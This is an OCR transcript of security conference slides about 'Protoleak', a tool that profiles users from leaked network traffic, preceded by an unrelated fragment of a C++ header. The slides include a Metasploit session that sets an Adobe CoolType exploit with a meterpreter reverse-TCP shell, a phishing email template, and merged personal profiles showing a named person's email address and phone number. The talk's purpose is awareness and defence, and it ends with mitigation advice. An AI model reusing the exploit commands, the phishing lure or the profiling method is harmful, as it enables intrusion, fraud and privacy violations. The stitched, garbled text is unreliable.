#endif // _MSC_VER > 1000
#ifndef __AFXWIN_H__
        #error include 'stdafx.h' before including this file for PCH
#endif
#include "resource.h"       // main symbols
// CDMotionApp:
// See DMotion.cpp for the implementation of this class
//
class CDMotionApp : public CWinApp
{
public:
        CDMotionApp();
// Overrides
        // ClassWizard generated virtual function overrides
        //{{AFX_VIRTUAL(CDMotionApp)
        public:
```

#2: Technology

We use millions and millions of lines of code




Complexity leads to vulnerability



What the future holds in 2012

2012 Attack Trends

A Look Into the Future of Attack Tools



Advanced Attacks and Protoleak

- Cross-protocol profiling
  - Application-leaked information
  - Data correlation
- Suggested attack vector
  - Exploitation
- Social engineering helper
  - Auto email generator

Protoleak In Action

Profile 1

IP: **1.1.1.1**
First Name: Tomer
Last Name: Teller
Phone:
Email: **djteller@gmail.com**
Username: **djteller**
Gender: Male
OS: Mac OSx
Browser: Chrome
Plugins: 9

Acrobat Reader
Topic of Interest: Stock Market

Profile 2

IP: **1.1.1.2**
First Name:
Last Name:
Phone: 97254462472
Email:
Username: **djteller**
Gender:
OS: iOS
Browser: Safari Mobile
Plugins:
Topic of Interest: Computers

Protoleak In Action

IP: 1.1.1.1
First Name: Tomer
Last Name: Teller
Phone:
Email: djteller@gm
Username: djteller
Gender: Male
OS: Mac OSx
Browser: Chrome
Plugins: Java Plugi
Flash 11.1
Acrobat R
Topic of Interest: St

Final Profile

First Name: Tomer
Last Name: Teller
Phone: 97254462472
Email: djteller@gmail.com
Username: djteller
Gender: Male
OSes: Mac OSx, iOS
Browsers: Chrome, Safari Mobile
Plugins: Java Plugin 1.6.0.29
Flash 11.1.102
Acrobat Reader
Topics of Interest: Stock Market, Computers

72
bile
omputers

Other Sources


More than 50 popular Web applications are supported

- Twitter, LinkedIn, Wikipedia, Vimeo, etc.

- SMB
- DHCP
- FTP
- SMTP

Suggested Attack Vector

Automatic Attack Vector Suggestion




```
$ msfconsole

                ##                          ###           ##    ##
 ##  ##  #### ###### ####  #####   #####    ##    ####        ######
####### ##  ##  ##  ##         ## ##  ##    ##   ##  ##   ###   ##
####### ######  ##  #####   ####  ##  ##    ##   ##  ##   ##    ##
## # ##     ##  ##  ##  ## ##      #####    ##   ##  ##   ##    ##
##   ##  #### ###   #####   #####     ##   ####   ####   #### ###
                                      ##

msf > use exploit/windows/browser/adobe_cooltype_sing
msf exploit(adobe_cooltype_sing) > show payloads
msf exploit(adobe_cooltype_sing) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(adobe_cooltype_sing) > set LHOST [MY IP ADDRESS]
msf exploit(adobe_cooltype_sing) > exploit
```

Social Engineering

Automatic Email Generator

Templates + collected data



Dear Tomer,

We would like to offer you free subscription to our new **business & investors** magazine.

- **Apple Stocks …**
- Google Insider …


Click on the following link to download your free magazine.

http://www.google.com/search?q=free_stock_insider_magazine_subscriber_1283128&btnI

-

Stock Insider Team

“Protoleak” Worm



Monetize "TechBook"

Who are you looking for?

John Doe

Name	Location	Industry	Profile Cost	Extra
John Doe	Canada	Oil	20$	+MORE
John Doe	USA	Finance	15$	+MORE
….	….	…	…	..

Is it really that easy?!?

2012

Man-in-the-Middle is

NOT


an attack

2012

SSL is **NOT** an issue

2012

WiFi security is **NOT** an obstacle



How we could have changed 2011

Avoid All the Mess

Welcome to RSA 2013


.

Loading...

The year is **2013**

A group of security experts convenes at Moscone Center, San Francisco, to discuss 2012 security breaches...

2012 Security Headlines



FINAL EDITION The Times EXTRA! EXTRA!

Iran Defends Against a
New Variant of the Stuxnet Worm

According to
suspected to

FINAL EDITION The Times EXTRA! EXTRA!

Snt#c Blocked Source Code Leak Attempts**

An attempt to leak the source code of a widely deployed
application w

FINAL EDITION The Times EXTRA! EXTRA!


Malware Detected on Madonna's Computer

Technical details about a underground tool named “Protoleak” used to profile Madonna were released to the public...

How to Apply What You Have Learned Today

- In the first three months following this presentation you should:
  - Enforce browser plugin patches
  - Enforce secure browsing where available
  - Enforce user password policy
  - Identify applications that leak information
- Within six months you should:
  - Invest in user education
  - Run “Protoleak” and verify that things have changed

Q&A



Thank You